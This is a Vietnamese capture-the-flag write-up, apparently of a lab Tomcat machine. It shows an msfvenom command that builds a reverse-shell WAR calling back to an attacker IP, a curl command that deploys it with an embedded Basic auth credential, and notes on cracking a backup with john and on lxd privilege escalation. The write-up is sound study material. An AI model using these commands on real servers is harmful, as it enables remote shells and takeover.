
Giao diện trang web:



Bị tắt tính năng thực thi lệnh




/manager




Mình tưởng 403 hạn chế truy cập nhưng không phải. Nếu role là manager-gui mới được truy cập giao diện /manager, còn manager-script được phép truy cập text interface và trang status

Trang status:




Trang /text cho phép chúng ta thực thi lệnh




Chúng ta cần reverse shell trong tập tin WAR.

msfvenom -p java/shell\_reverse\_tcp lhost=10.10.16.3 lport=1234 -f war -o pwn.war





Sau đó tải lên tập tin war:

curl -v -H "Authorization: Basic dG9tY2F0OiQzY3VyZVA0czV3MHJkMTIzIQ==" --upload-file pwn.war "http://10.10.10.194:8080/manager/text/deploy?path=/foo&update=true"



curl http://10.10.10.194:8080/foo






**Privilege Escalation**

Tìm kiếm các tập tin nhạy cảm


Trang web ở cổng 80: /var/www/html

Trang web ở cổng 8080: /var/lib/tomcat9/webapps


Tìm được tập tin sao lưu:



Tải nó về máy cục bộ để xử lý:




Tệp sao lưu được bảo vệ bằng mật khẩu, mình có thể bẻ khóa bằng john




admin@it





Người dùng ash nằm trong nhóm lxd có thể leo thang đặc quyền



Khai thác nhóm lxd không tương thích với hệ điều hành có chip arm nên mình sẽ dừng lại ở đây.